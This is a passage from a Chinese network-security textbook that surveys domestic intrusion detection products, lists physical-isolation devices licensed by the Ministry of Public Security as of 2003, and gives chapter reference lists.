（2）增强的主机入侵检测技术。基于主机的入侵检测传感器在传统的监控系统日志和普通系统活动基础上，增加了对内核级系统事件、网络活动、Web 应用程序的检测。通过分析关键服务器的内核级事件、主机日志和网络活动，执行实时的入侵检测并阻止恶意活动。服务器传感器使用包拦截、防火单元阻截功能和 SecureLogic 事件扩展验证和响应进行监测并阻止入侵。

（3）最全面的检测能力。LinkTrust™ IDS 有业界最全面的入侵检测特征库，能识别 1200 多种已知攻击特征，对一些未知的攻击特征也可以检测。LinkTrust™ IDS 识别的攻击类型主要有预探测攻击、拒绝服务攻击、针对各种服务的攻击（DNS、FTP、SMTP 和 HTTP 等）、各种后门攻击、针对 Windows 和 Unix 的网络攻击和未授权访问企图等。

（4）支持千兆检测能力。LinkTrust™ IDS 的网络传感器和千兆网络传感器采用了新设计的高性能信息包驱动器和最先进的协议分析技术，使 LinkTrust™ IDS 不仅支持 100%百兆流量检测速度，而且具有高达 90%的千兆流量检测能力。

（5）动态配置防火墙。LinkTrust™ IDS 可以动态配置 LinkTrust™ CyberWall、CheckPoint 和 Lucent 的防火墙规则，提升防火墙的安全防护能力。

（6）高性能、高可靠性硬件设计。LinkTrust™ IDS 网络传感器运行在专门设计的硬件设备上。操作系统经精简、加固等处理和各种安全性测试工作，确保系统本身的安全性和高效率。硬件设备采用基于 Intel 架构的专用搭载平台，具有高可靠性、安全性和环境适应性等特点，广泛用于电信、金融、政府和军事等领域。

（7）全中文用户界面。用户可以通过全中文控制台界面进行管理和配置，访问中文联机帮助，生成中文报告等，用户感觉更加亲切、工作效率更高。中文联机帮助采用智能化设计，使用户能迅速找到所需信息。

（8）广泛的响应方式。LinkTrust™ IDS 提供了丰富的响应方式，如：

① 记录事件的详细内容；

② 实时观看或回放入侵事件的原始记录；

③ 向控制台发出警告；
④ 发提示性的电子邮件；
⑤ 向网络管理平台发出 SNMP 消息；
⑥ 自动终止攻击；
⑦ 挂起用户账号；
⑧ 重新配置防火墙；
⑨ 阻断可疑网络流量；
⑩ 执行一个用户自定义的响应程序。

（9）漏掉的信息包通知。大多数入侵检测产品在网络流量较大的时候，由于处理能力限制，传感器会漏掉一些数据包。LinkTrust™ IDS 网络传感器和千兆网络传感器能够在信息包漏掉时发出通知。

（10）强大的报告系统。强大的图形报告系统能加快监控和审查过程，节省用户时间和费用。报告系统支持过滤功能，用户可以方便、快捷地定制各种报告。报告面向不同读者、内容各有侧重、形式多样，有管理层阅读的概括、趋势报告，有技术人员阅读的详细技术报告，有文字报告、图形报告等。

（11）全远程自动升级功能。全远程升级过程允许过时的网络传感器或主机传感器轻松升级到当前版本。通过安氏网站，用户可在线远程自动更新攻击特征库或升级产品，补充最新发现的攻击特征签名，拥有最新的产品特性。

（12）支持多网段监控。在网络流量较小的情况下，为了充分利用资源、节省开支，可以让一个网络探测设备同时监控两个或更多网段。

（13）支持 IP 过滤功能。为帮助消除在特定环境的错误警报，LinkTrust™ IDS 支持 IP 过滤功能，用户可通过配置来过滤/信任来自特定 IP 范围的事件。

（14）安全模式配置。LinkTrust™ IDS 提供一种隐秘的安全配置方式，网络探测器的一个网卡连接在被检测的网络上，该网卡没有绑定任何协议，因此入侵者无法发现它的存在。另一块绑定协议的网卡与工作组管理器系统所在的一个专用网络相连，以保证安全性。

（15）独立的策略编辑器。策略编辑器目前已是一个独立的应用程序，可以在控制台外启动，能够同时编辑多条策略。策略编辑器内置常用策略，基本上满足大多数用户的要求。

（16）内嵌式小控制台。通过网络传感器设备上的 LCD 显示屏和小键盘，用户可以快速配置设备、监控运行状态。

（17）Secure Logic 技术。通过使用相关分析（如比较用户姓名和运行程序）过滤事件以减少误报。此过程使 LinkTrust™ IDS 可在采取行动之前探查事件，并在探查之后改变响应。

安氏互联网安全系统（中国）有限公司的网址为 http://bj.is-one.net/。

14. 上海金诺网络安全技术发展股份有限公司的入侵检测产品

金诺网安入侵检测系统 KIDS 是针对日益繁多的网络入侵事件，基于多年对网络安全技术和黑客入侵技术的研究而开发的网络安全产品。该系统能够自动识别各种入侵，检查系统漏洞和后门，对网络和系统的安全状况进行监控，不仅能够对付来自外部公共信息网络的入侵，而且能够监控内部用户的未授权活动和合法用户的误操作及资源滥用。

KIDS 采用了 SafeBoot 技术，该技术使入侵检测系统的传感器只须通过引导光盘即可进行

安装。KIDS 在主控界面中增加了事件分类归并树、事件分析器以及报警事件的分类窗口，既具有良好的可视性，又体现出强大的分析功能。KIDS 支持 VLAN，同时也加强了对 SMTP/POP3 协议的分析能力。此外，该产品还具有数据库自动溢出处理和后台自动数据记录等功能。

具体功能

（1）识别各种黑客入侵的方法和手段，防范外部黑客的入侵。KIDS 从网络搜集网络行为的信息，然后从中分析各种攻击的特征，可以全面快速地识别各种网络攻击。KIDS 带有已知系统漏洞及后门的详细信息，可以有效地发现网络中针对系统漏洞所进行的非法行为。

（2）检测内部人员的误操作、资源滥用和恶意行为。KIDS 可以根据用户需要定义各种需检测的安全事件，任何不符合网络安全策略的网络数据都会被 KIDS 探测到并报警。

（3）多层次、灵活的安全审计，帮助用户对内外网进行追踪。KIDS 能够在多个层次上对安全进行审计，它能够对网络层、应用层数据通信进行审计，还可针对具体应用服务进行审计。用户可以根据需要灵活定制审计手段。通过审计手段，用户可以对内外网络的各种行为进行追踪。

（4）实时的报警和响应，帮助用户及时发现并解决安全问题。KIDS 在检测到误用行为或入侵后，可以根据预先定义的事件响应规则报警。KIDS 提供多种报警手段，系统将所有报警信息记录到日志中，以备核查。KIDS 可以对恶意攻击进行实时响应。

（5）协助管理员加强网络安全的管理。借助 KIDS 系统，网络管理人员可以随时了解人们正在访问的信息，并且在有人试图偷窃或盗取敏感数据时及时察觉，并能追溯这些非法行为。KIDS 具备网络安全专家一样的入侵分析与判断能力，扩展了系统管理员的安全管理能力。KIDS 为系统管理员提供了各种直观图形化工具和实时检测报警功能，极大的方便了系统管理员的安全管理。

上海金诺网络安全技术发展股份有限公司的网址为 http://www.netstd.com/。

15. 北京启明星辰信息技术有限公司的入侵检测产品

天阗（tián）黑客入侵检测与预警系统是启明星辰信息技术公司自行研制开发的网络入侵检测系统，是国内第一批在入侵检测方面获得国家公安部销售许可证的网络安全产品，同时天阗还通过了解放军及国家有关部门的专业评测。

天阗黑客入侵检测与预警系统能够实时监控网络传输，自动检测可疑行为，分析来自网络外部和内部的入侵信号。在系统受到危害前发出警告，对攻击作出实时反应，并提供补救措施，最大程度地为网络系统提供安全保障。

天阗预警系统由两部分组成：控制中心和探测引擎。控制中心是整个网络预警监控系统的显示和集中控制软件系统，它负责接收分布在 TCP/IP 网络上的探测引擎传送的网络预警信息，处理这些信息，并提供报警显示，同时它还负责控制探测器系统的运行状态，提供对预警信息的记录和检索、统计功能。探测引擎是由策略驱动的网络监听和分析系统，是天阗系统的核心，它监听该引擎所在的网络上的所有通信信息，分析这些网络通信信息，将分析结果与探测引擎上运行的策略集相匹配，依照匹配结果对网络信息的交换执行记录、报警和阻断等功能。同时它还要完成对控制中心指令的接收和响应工作。

针对不同的网络结构和应用目的，天阗系统的安装方式和策略配置可以有所不同。目前，天阗能识别、防范的典型的黑客攻击方式如下。

（1）探测攻击。寻找攻击目标并收集相关信息及漏洞，如 Ping Sweeps、TCP/UDP scan、SATAN、IPHalfScan 和 Port Scan 等；

（2）拒绝服务攻击。抢占目标系统资源，阻止合法用户使用系统或使系统崩溃，如 Ping of Death、SYN Flood、TearDrop、UDPBomb 和 Land/Latierra 等。

（3）缓冲区溢出攻击。利用系统应用程序中存在的错误，执行特定的代码以获取系统的超级权限，如 DNS overflow 和 statd overflow 等。

（4）Web 攻击。利用 CGI、Web 服务器和浏览器中存在的安全漏洞，损害系统安全或导致系统崩溃。例如针对 URL、HTTP、HTML、JavaScript、Frames、Java 和 ActiveX 等的攻击。

（5）邮件攻击。邮件炸弹、邮件滚雪球和邮件欺骗等。

（6）非授权访问。越权访问文件，执行无权操作，如 Admind、EvilFTP Backdoor、Finger_perl、FTP_Root、FTP_PrivilegedBounce 和 BackOrifice 等。

（7）网络服务缺陷攻击。利用 NFS、NIS 和 FTP 等服务存在的漏洞，进行攻击和非法访问，如 NfsGuess、NfsMknod 和 MmapMnt 等。

（8）综合攻击。利用多种协议、多种手段依次进行的探测、攻击行为，如口令扫描和各种组合攻击等。

系统的主要性能特点

（1）灵活的策略设置。天阗内置 6 种监测策略，可以供普通用户选用。这 6 种检测策略为：

① 最大事件集——报告所有有价值的事件；

② 攻击探测集——报告与黑客进攻相关的事件；

③ Web 保护集——报告所有与 Web 服务器相关的事件；

④ MAIL 保护集——报告所有与 MAIL 服务器相关的事件；

⑤ 最小事件集—只报告极重要的事件。

天阗允许用户自定义策略，做到量体裁衣，报告用户最为关心的事件。

（2）快速信息收集分析。天阗能够全面监测保护网段中的大流量数据的传输，信息收集与分析同步进行，快速反应。

（3）实时检测与追踪。一旦发现可疑信息，天阗可准确显示其数据目标和来源，及时向管理员告警，有助于及时调整。

（4）实时记录检测结果。天阗将信息收集与分析结果以日志文件存储，可供查询，方便进一步的敏感事件统计和详细分析。

（5）全新离线报警方式。除了常规屏幕显示报警信息，天阗还可以自动将报警信息传送到管理员的 E-mail 信箱，显示在移动通信工具上，可实现离线监控。

（6）嵌入式人性化报告。天阗通过调用日志文件，运用嵌入式报告功能，形成方便、易懂的用户报告。

（7）不断更新攻击模式。黑客技术不断发展，攻击模式总在更新。天阗不断更新对最新攻击手段的识别，及时扩充系统检测模式库，最大限度的防范黑客的入侵和内部的非法使用。

北京启明星辰信息技术有限公司的网址为 http://www.venustech.com.cn/。

16. 北京赛门铁克信息技术有限公司的入侵检测产品

该公司的主要产品主要有基于网络的入侵检测系统 NetProwler 和基于主机的入侵检测系

统 Intruder Alert。

作为对防火墙和控制访问系统的一个补充，Symantec NetProwler 是一种入侵检测解决方案。它可以阻止网络探测、系统误用和其他来自于内部的、远程的甚至是授权用户的恶意活动。作为一个策略性工具，它允许安全管理员制定一些合理的防范性措施来阻止可能的未来攻击。

它独有的基于状态的动态特征检测（SDSI） 虚拟处理器可以实时的阻止入侵者利用网络中大量的可能存在的已知或者未知的安全漏洞。而且它的攻击定义向导让网络管理员轻松定义和布置新的或自定义攻击特征而不需要系统下线。NetProwler 可以在不给网络和应用程序性能带来任何冲击的情况下实时的检测大量常见的和新的攻击。它的 profiler 功能通过自动发现网络主机和应用加速了安装和配置，然后动态应用适合的攻击特征。

主要性能特点

（1）通过三层结构和利用 Crystal Report 的精细报告功能来传递企业范围内的管理。

（2）实时的监测和保护大量针对操作系统和应用程序的攻击。

（3）网络的 Profiler 功能可以确保立即布置和自动配置。

（4）通过一个攻击特征自定义向导来提供针对某个公司的应用保护。

（5）通过自动下载新的攻击特征库来保持防护实时在线并是最新的。

（6）使用 SQL 数据库技术来传输扩展性和增强数据管理。

（7）发布扩展的攻击描述以及响应措施，其中包括防火墙强化。

（8）NetProwler 与获奖的 Symantec Intruder Alert 集成在一起为企业的网络和主机的安全事件监控，构筑整体安全。

（9）采用 SDSI 技术和对多处理器的支持来使系统达到最优化表现。

（10）提供扩展的企业管理来监测多个网络段。

（11）用户可以自定义攻击特征和动态升级。

Symantec Intruder Alert 通过监视系统是否被滥用以及对潜在问题的告警，为系统管理员提供了解决方案，使他们能够在信息被盗或系统被误用之前采取主动的安全措施。Intruder Alert 检测所有未经授权、恶意的活动，保持系统、应用程序以及数据的安全。实时监控可让系统管理员察觉到系统所面临的威胁，采取预防措施防止信息被盗或丢失。Intruder Alert 还可以让系统管理员创建及部署新的安全策略，有效地维持系统和数据的可用性及完整性。并且，它还可以集中收集并存档审核日志，以备事后分析之用。Intruder Alert 可实现对系统的完全控制，它包含一整套完全的工具，可使系统管理员快速创建并应用新的策略，并以图表和图形的形式为主机和网络组件提供实时的入侵检测的更新。Intruder Alert 的专业代理（Software Agents）支持绝大多数服务器平台，包括 Windows 2000 和 Windows NT，绝大多数商业版本的 UNIX Novell NetWare 。

系统的主要功能特点

（1）可连续地监视用户活动，检测并阻止未经授权的行为。

（2）提供功能强大的 Intrusion Detection System（IDS）策略的建立和个性化配置。

（3）实时更新应用新的 IDS 策略和攻击特征库。

（4）以精确的图表和图形为主机和网络的 IDS 活动提供图解说明。

（5）收集并可靠地保存审查数据供事后分析之用。

（6）允许系统管理员通过一个单一的控制台管理整个网络范围内的响应。

北京赛门铁克信息技术有限公司的网址为 http://www.symantec.com/region/cn/。

17. 冠群金辰软件有限公司的入侵检测产品

冠群金辰的 eTrust Intrusion Detection（简称 eID）代表了新一代的 Internet 和 Intranet 保护技术，提供了无与伦比的网络透明度、性能的灵活性和易用性。它是一种易于使用的软件型网络分析方案，通过监听网络流量，对传输内容进行扫描、显示、报告、记录和报警，此外，采用 unobtrusive blocking 专利技术，可以基于规则对不恰当的网络流量进行拦截。

eTrust Intrusion Detection 被设计成可以当作独立或补充性产品使用，它包括了世界级的入侵和攻击探测引擎，一个巨大的超过 40 万个分类站点清单的 URL 控制列表，Java/ActiveX 探测引擎和病毒探测引擎。它是对所有流行防火墙的有效补充，可以提供与应用相关的保护，阻塞入侵和攻击。

与业界大多数通过在网络通信路径中插入设置的方式进行保护的产品不同，eTrust Intrusion Detection 是一个全透明的解决方案，不需要对网络或地址进行任何改动，也不会对网络的传输造成延迟，它独立于平台所使用的网络，这就避免了改变现有网络布局或对强大的 UNIX 主机的需要，减少了开销。

入侵检测 eID 的另一个重要功能就是它的报告功能。它可提供与网络中特定活动有关的详细信息和特定协议、用户或用户组的总体网络使用情况。

eID 还包括一些强大的管理组件，扩展了它的监视、探测和响应功能，并且提供集中管理多个分布式入侵检测 eID 站、远程管理远程入侵检测 eID 站以及合并常用关系数据库中选定信息的功能，利于大型企业网络的使用。

冠群金辰的 eID 包括了强大的病毒探测引擎，当用户收到带有病毒附件的邮件时，如包含病毒、可立即报警，达到对病毒的实时防护作用。病毒特征码可定期从冠群金辰的网站得到。此外，入侵检测 eID 还包括最新的世界级的入侵和攻击探测引擎和 Java/ActiveX 探测引擎以及定期更新的攻击模式库。由此，可通过设定入侵企图探测规则和可疑网络活动规则，自动探测网络流量中可能涉及潜在入侵、攻击和滥用的模式。例如，入侵检测 eID 可以探测各种拒绝服务攻击，并且在服务器和服务受到影响之前根据预定义策略采用适当的行为，如阻塞、报警或记入日志等。此外，eID 有强大的审计功能，可提供详尽的网络使用情况记录和统计，帮助管理员了解网络漏洞，制订更有效的安全策略，防止外来入侵，保证内部网络的安全。

冠群金辰软件有限公司的网址为 http://www.kill.com.cn/。

18. 西安交大捷普网络科技有限公司的入侵检测产品

Jump®入侵检测系统是一款专门针对黑客攻击行为而研制的网络安全产品。该产品采用国际上先进的分布式入侵检测构架，可最大限度地、全天候地实施监控，提供企业级的安全检测手段。在事后分析的时候，可以清楚地界定责任人和责任事件，为网络管理人员提供强有力的保障。

本系统采用业内领先的攻击防卫技术，具有高可靠性、高识别率、规则更新迅速等特点。系统具有强大的功能、方便友好的管理机制，是一个拥有完全自主版权、实用性强的安全产品，可广泛应用于金融、教育、政府机关、军队和中小型企业等企事业单位。

系统的主要功能

（1）引擎的全天候自动检测，对网络进行 24 小时不间断的入侵监测，当系统出现异常时可及时、自动地报告给管理人员，实时性强，管理方便。

（2）基于协议分析的第三代入侵检测技术，突破了传统技术。

（3）使用高效的协议分析引擎，更加快速可靠地对网络通信进行监测。

（4）分布式引擎，分散信息采集和集中控制思想的实现。由多个分布式引擎进行监测，由统一的控制中心进行管理。

（5）丰富和友好的管理界面，采用可视的管理、监视、控制和分析操作界面，使用方便。

（6）通过管理中心可以对历史记录中引擎产生的各种攻击事件的报警信息进行检索、查询及统计。

（7）全新的离线报警方式，除了常规屏幕显示报警信息，系统还可以自动将报警信息传送到管理员的 E-mail 信箱，并同时提供声音报警。

（8）详尽的日志记录，多种类型的显示形式，如表格、直方图和饼图等显示结果。

（9）引擎与管理中心之间的数据通信是安全加密的（SSL 协议）。

（10）用户可以根据需要灵活定制入侵检测规则。

（11）开放式的插件机构，使系统检测能力不断增长。

（12）断开攻击功能，对于一些恶意的攻击行为，系统可以将攻击者从网络中清除出去。

（13）详细的安全知识库，可检测超过 1000 种的攻击方法并不断升级，包括可以检测对众多国内系统特有的漏洞的攻击。

（14）提供在线升级能力，使管理员可以在管理中心直接对规则库进行升级。

西安交大捷普网络科技有限公司的网址为 http://www.jump.net.cn/。

19. 北京中科网威信息技术有限公司的入侵检测产品

北京中科网威信息技术有限公司的入侵检测产品是“天眼”入侵侦测系统，有基于网络的监控系统和基于主机的网络监控系统两种。网络监控系统能提供安全审计、监视、攻击识别和反攻击等多项功能，对内部攻击、外部攻击和误操作进行实时监控，是其他安全措施的必要补充，在网络安全防御中起到了不可替代的作用。系统采用引擎/控制台结构，引擎在网络中各个关键点部署，通过网络和中央控制台交换信息。网络引擎部分运行于安全操作系统 Open BSD 之上，负责网络数据的获取、分析和检测，对警报进行过滤和实时响应，并发送给控制台进行显示和记录。控制台运行于 Windows 平台，负责警报信息的及时显示、记录和查阅，支持用户定制检测、响应策略和控制网络引擎。

系统的主要功能

（1）入侵检测功能：实时识别各种基于网络的攻击及其变形。

（2）警报过滤功能：根据定制的条件过滤重复警报事件，减轻传输与响应的压力，同时保证警报信息不被遗漏。

（3）定制实时响应策略功能：根据用户定义，经过系统过滤，对于警报产生事件进行及时响应，包括实时切断会话连接、重新配置防火墙、屏蔽破坏行为、给管理员发送电子邮件、控制台实时显示和数据库记录等。

（4）定制检测策略功能：用户可以全面定制系统策略、入侵侦测规则、警报过滤及响应规

则等。

（5）引擎集中管理功能：管理员在中央控制台可以直接控制各个引擎的行为。

（6）电子邮件跟踪监视功能：对于网络上传输的电子邮件，可根据地址、收信人、发信人以及其他条件定制监视对象，系统自动记录邮件内容，支持中文和其他各种编码，支持附件。

系统的技术特点

（1）稳定、高效的网络引擎。

（2）分布式系统设计适应高带宽需要。

（3）灵活的系统部署方式。

（4）强大的攻击识别能力。

（5）具备防御针对 IDS 的拒绝服务攻击。

（6）系统自我保护能力强。

主机监控系统是一款辅助网络管理员加大安全管理力度和广度的有效工具，它是常规网络入侵检测系统的合理补充，尤其适合对局域网内关键主机涉及的可疑网络行为进行监控和审计。整个系统采用 C/S 结构，分为“控制台”和“主机探测器”两部分：控制台主要对主机探测器进行集中管理，包括监控策略下发，报警信息处理、检索和报表，以及所有受监控主机状态的反馈等；主机探测器主要负责采集系统关注的信息，包括 RAS（拨号）连接、TCP&UDP 连接、Net Bios 连接、屏幕和键盘等，并根据控制台设置的策略进行相应的报警和响应。

系统的主要功能

（1）探测器集中管理功能：管理员在控制台可以实时关注各个探测器的状态。

（2）实时信息查看功能：管理员能对可疑主机的当前信息进行实时查看，从而及早发现违规或入侵行为。

（3）定制检测策略功能：管理员可以根据实际情况灵活地定义告警及检测策略。

（4）断线持续监控功能：探测器在主机与网络断开连接后，仍会按照策略进行记录和监控。

系统的主要技术特点

（1）探测器智能处理异常情况。当被监控主机的系统资源使用情况迅速变化时，探测器会及时调节信息的采样频度和自身程序线程的优先级别。

（2）探测器对主机性能影响最小化。采用 Hook 技术，系统信息变化时才会触发信息采集，且每次只传送信息变化的部分。

（3）灵活的系统部署方式。探测器所在主机的位置不受限，可跨网段、跨防火墙实施监控。

（4）系统通信可靠、保密。通信异常中断后，会自动定时恢复连接；传输数据进行加密。

北京中科网威信息技术有限公司的网址为 http://www.netpower.com.cn/。

以上根据网上的相关报道和公司的产品介绍比较详细地介绍了国内主要网络安全公司的入侵检测产品。国内还有一些公司也有入侵检测产品，有的入侵检测产品正在研发之中，由于信息有限，所以不能在此一一介绍。

以上只是对产品的情况进行了汇总，所提供的情况主要来源于各公司的网站，并没有加入对产品的评价，读者在选购此类产品时，可以以此为基础，在仔细研究、比较后做出决定。

附录 2　公安部通过的物理隔离安全产品

附表 2-1 列出了公安部通过的物理隔离安全产品（截至 2003 年 2 月 21 日），资料来源于网站 http://www.mps.gov.cn。

附表 2-1　　公安部通过的物理隔离安全产品

公司名称	许可证号	有效期至	产品名称
珠海经济特区伟思有限公司	XKC30277	20040903	伟思信安 TM 隔离网闸 ViGap100
珠海经济特区伟思有限公司	XKC30320	20041207	伟思信安网络安全隔离集线器 V2.0
珠海经济特区伟思有限公司	XKC30321	20041207	伟思信安网络安全隔离卡 V3.01
珠海经济特区伟思有限公司	XKC30136	20030613	伟思信安网络安全隔离卡 1.00
珠海市鸿瑞软件技术有限公司	XKC30238	20040524	电力系统专用网络隔离防火墙 I 型
深圳市利谱信息技术有限公司	XKC30185	20031109	物理隔离系统 TP-90X
广州市图文科技有限公司	XKC30287	20040929	图文网络安全物理隔离器 WLGLQ-III
福州南南信息科技有限公司	XKC30189	20031123	宙斯盾网络安全隔离卡
杭州天是信信息安全有限公司	XKC30258	20040731	天是信隔离集线器 TSX-II
杭州展望科技有限公司	XKC30307	20041108	展望安全隔离系统 PEGAP-I 型
常州市华南计算机有限公司	XKC30197	20031226	逻辑隔离器 PIM-38400B/S
南京易思克网络安全技术有限公司	XKC30231	20040430	PC 网络安全隔离卡 G-D
上海上科联合网络科技有限公司	XKC30237	20040524	导入双因素安全锁的物理隔离卡 NS-100K
上海上科联合网络科技有限公司	XKC30183	20031019	物理隔离远端切换选择系统
海龙健信息技术科技有限公司	XKC30212	20040306	网络安全隔离与跨信任域实时信息安全提取服务器 LongKey Binsec 300D
成都睿达科技发展技术有限责任公司	XKC30283	20040920	安达物理隔离卡 PIC-I-V1.02
河北正华信息工程有限公司	XKC30190	20031207	正华网络安全隔离卡 ZHNSIC
河北燕赵软件有限责任公司	XKC30213	20040306	网络卫士(物理隔离卡) HK
吉林市欣达科技有限公司	XKC30162	20030820	欣盾物理隔离卡 XD-DN 欣盾隔离集线器
辽宁省委机要通信技术研究所	XKC30169	20030910	网络终端安全隔离装置 TSC-C2 型
辽宁易站在线信息技术有限公司	XKC30241	20040611	智能网络安全隔离开关 PII
兰州鸿业科技发展有限责任公司	XKC30219	20040329	PC 网络物理隔离器 HY-A1
兰州易博文软件有限责任公司	XKC30273	20040826	计算机网络物理隔离卡 Eboo-A
兰州易博文软件有限公司	XKC30198	20040107	网际数据隔离传输器 EBOO-I

续表

公司名称	许可证号	有效期至	产品名称
青海省测试计算中心	XKC30309	20041108	客户端网络隔离控制器 有线/无线
北京华科机电高技术实业公司	XKC30134	20030518	网络安全隔离盒 HB-1
北京华科机电高技术实业公司	XKC30134	20030518	网络安全隔离盒 HB-1
北京京泰网络科技有限公司	XKC30146	20030704	京泰网络物理隔离系统 BHLNET1.0
北京荣润科技发展有限责任公司	XKC30148	20030713	网络隔离器 RNS-Y
北京亚细亚集创科技有限公司	XKC30150	20030716	飞讯物理隔离服务器 1.0
北京千龙新闻网络传播有限责任公司	XKC30186	20031114	网络安全隔离卡 QLNSA-2
北京千龙新闻网络传播有限责任公司	XKC30187	20031120	网络安全隔离卡 QLNSA-1
联想(北京)有限公司	XKC30188	20031123	联想开天 4600(双网隔离型)
北京海淀建达机电新技术研究所	XKC30200	20040117	信华隔离网络数据安全交换系统 XHSE-Ⅰ型
北京明大创业科技发展有限公司	XKC30208	20040301	明大内外网络隔离器 MD-NSNI02
国家反计算机侵入和病毒研究中心	XKC30211	20040306	固网网络安全隔离与跨信任域实时信息安全提取服务器 LongKey Binsec 200P
株洲时代电子技术有限公司	XKC30214	20040312	PC 工作站网络隔离器 ET334-00-00
北京盖特佳信息安全技术有限公司	XKC30242	20040611	网闸动态实时网络隔离系统 V1.00
北京东方京海电子科技有限公司	XKC30249	20040628	物理隔离卡 DF-NS1000
北京东方京海电子科技有限公司	XKC30250	20040628	隔离集线器 DF-NS200
北京大唐永创科技发展有限公司	XKC30253	20040715	网络隔离系统 SafeDoor1.0.0.0
中国电力科学研究院	XKC30259	20040805	网络安全隔离设备 StoneWall-2000
北京安信通网络技术有限公司	XKC30261	20040815	物理隔离系统 HA20X
北京天行网安信息技术有限责任公司	XKC30268	20040826	安全隔离网闸 M-1000 型
北京天行网安信息技术有限责任公司	XKC30269	20040826	安全隔离网闸 WD-1000 型
北京东方启天信息技术有限公司	XKC30279	20040910	信标安全隔离系统 NSI-1000 型
北京东方京海电子科技有限公司	XKC30304	20041024	实时隔离网关 DF-NS310
北京金泰多方位信息安全技术有限公司	XKC30333	20041226	国保金泰安全隔离与信息交换系统 V1.0

附录 3　参考资料

第 1 章　安全技术基础

[1] 杨义先，孙伟，钮心忻. 现代密码新理论. 科学出版社. 2002.

[2] Bruce Schneier. 吴世忠等译. 应用密码学协议、算法与 C 源程序. 机械工业出版社. 2001.

[3] William Stallings. 杨明等译. 密码编码学与网络安全：原理与实践（第二版）. 电子工业出版社. 2001.

[4] Kaustubh M. Phaltankar. 杨义先等译. 内联网和外联网安全指南. 人民邮电出版社. 2001.

[5] Rolf Oppliger. 杨义先等译. WWW 安全技术. 人民邮电出版社. 2001.

第 2 章　入侵检测技术

[1] 戴云，范平志. 入侵检测系统研究综述. 计算机工程与应用. 2002.

[2] 李鸿培. 入侵检测中几个关键问题的研究. 西安电子科技大学博士论文. 2001.

[3] G. Vigna，S. T. Eckmann，and R. A. Kemmerer. Attack languages，In Proceedings of the IEEE Information Survivability Workshop. 2000.

[4] 傅华，温巧燕，杨义先. XML 语言在入侵检测系统中的应用. 信息网络安全. 2002.

[5] 何明耘，戴冠中. 分布式入侵检测体系结构研究. 计算机工程与应用. 2001.

[6] 张云勇，刘锦德，张险峰. 一种基于移动 agent 的分布式入侵检测系统. 计算机工程与应用，2002.

[7] 赵铭，罗军舟. 基于 Agent 的入侵检测系统框架研究. 计算机工程与应用. 2002.

[8] D，Curry，H，Debar. Intrusion Detection Message Exchange Format Data Model and Extensible Markup Language (XML) Document Type Definition. http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-08.txt. 2002.

[9] 高峻，吕述望. 入侵检测系统（IDS）及其通信协议. 计算机工程. 2002.

[10] 中科网威. Netpower OpenIDS V1.0 开发说明文档. http://www.netpower.com.cn. 2002.

[11] 何军等. 国内 9 款入侵检测产品同台亮相. http://www.ccidnet.com. 2002.

[12] 赛迪网. 中国网络安全系统入侵检测及漏洞扫描用户大会举行. http://www.ccidnet.com. 2002.

[13] 王自亮，罗守山，杨义先. 入侵检测系统的测试与评估. 中国数据通信. 2002.

[14] 安全焦点. 在线文档. http://www.xfocus.org. 2003.

第 3 章　蜜罐技术

[1] Lance Spitzner. Honeypots: Definitions and Value of Honeypots. http://www.spitzner.net/. 2002.

[2] Lance Spitzner. Honeypots: tracking Hackers. 网址不详. 2001.

[3] Honeynet Project. Know Your Enemy:Honeynets. http://www.honeynet.org/. 2002.

[4] 作者不详. The Evolution of Deception technologies as a Means for Network Defense. http://www.recourse.com/. 2001.

[5] 刘宝旭，曹爱娟，许榕生. 陷阱网络技术综述. 计算机工程与应用. 2002.

[6] Chris Brenton. Honeynets. 网址不详. 2002.

[7] 作者不详. 在线文档. http://www.threenorth.com/LaBrea/. 2003.

[8] 作者不详. 在线文档. http://people.opera.com/sverrest/LaBrea/. 2003.

第 4 章　计算机取证技术

[1] 作者不详. 在线文档. http://computerforensics.net/forensics.htm. 2003.

[2] 作者不详. 在线文档. http://edwinsky.nease.net/pl/pl10.html. 2003.

[3] Eoghan Casey. Digital Evidence And Computer Crime. ACADEMIC PRESS. 2000.

[4] Sharon D. Nelson，John W. Simek. Finding and Securing Electronic Evidence. Sensei Enterprises Inc. 2002.

[5] Peter Sommer. Intrusion Detection Systems as Evidence. RAID 98. 1998.

[6] Jim Yuill，S. Felix Wu, Fengmin Gong，Ming-Yuh Huang. Intrusion Detection for an On-Going Attack. RAID 99. 1999.

[7] Andrew H. Gross. Analyzing Computer Intrusions. PhD Thesis. University of California，San Diego，San Diego，CA. 1997.

[8] Monroe. BlackLab: A Workbench for Forensic Analysts. Area Systems，Exodus Communications，Inc. Columbia，MD. 1999.

[9] Peter Stephenson. Intrusion Management: A Top Level Model for Securing Information. Assets in an Enterprise Environment. Investigating Computer Related Crime. CRC Press. 1999.

[10] 作者不详. 在线文档. http://project.honeynet.org/challenge/#challenge. 2002.

[11] Lance Spitzner. Know Your Enemy: A Forensic Analysis. http://www.enteract.com/~lspitz/papers.html. 2000.

[12] Alec Yasinsac，Yanet Manzano. Policies to Enhance Computer and Network Forensics. Proceedings of the IEEE. 2001.

[13] P. Syverson，M. Reed，D. Goldshlag. Onion Routing And Access Configurations. DARPA Information Survivability Conference and Exposition 2000，VOL.1. 2000.

[14] 作者不详. 在线文档. http://www.porcupine.org/forensics. 2002.

[15] 作者不详. 在线文档. http://www.cerias.purdue.edu/homes/carrier/forensics/. 2002.

[16] 作者不详. 在线文档. http://www.incident-response.org/IRCR.htm. 2002.

第 5 章　物理隔离技术

[1] 中网公司. 在线文档. http://www.netchina.com.cn. 2003.

[2] 赛迪网. 在线文档. http://www.ccidnet.com. 2003.

[3] 上海伟思网络安全技术有限公司. 在线文档. http://www.victroy-idea.com. 2003.

[4] 中华人民共和国公安部. 在线文档. http://www.mps.gov.cn. 2003.

[5] 上海上科联合网络科技有限公司. 在线文档. http://www.skunion.com. 2003.

[6] 长城计算机集团. 在线文档. http://www.greatwall.com.cn. 2003.

[7] 北京天行网安信息技术有限公司. 在线文档. http://www.topwalk.com. 2003.

[8] 中网公司. 在线文档. http://www.netchina.com.cn. 2003.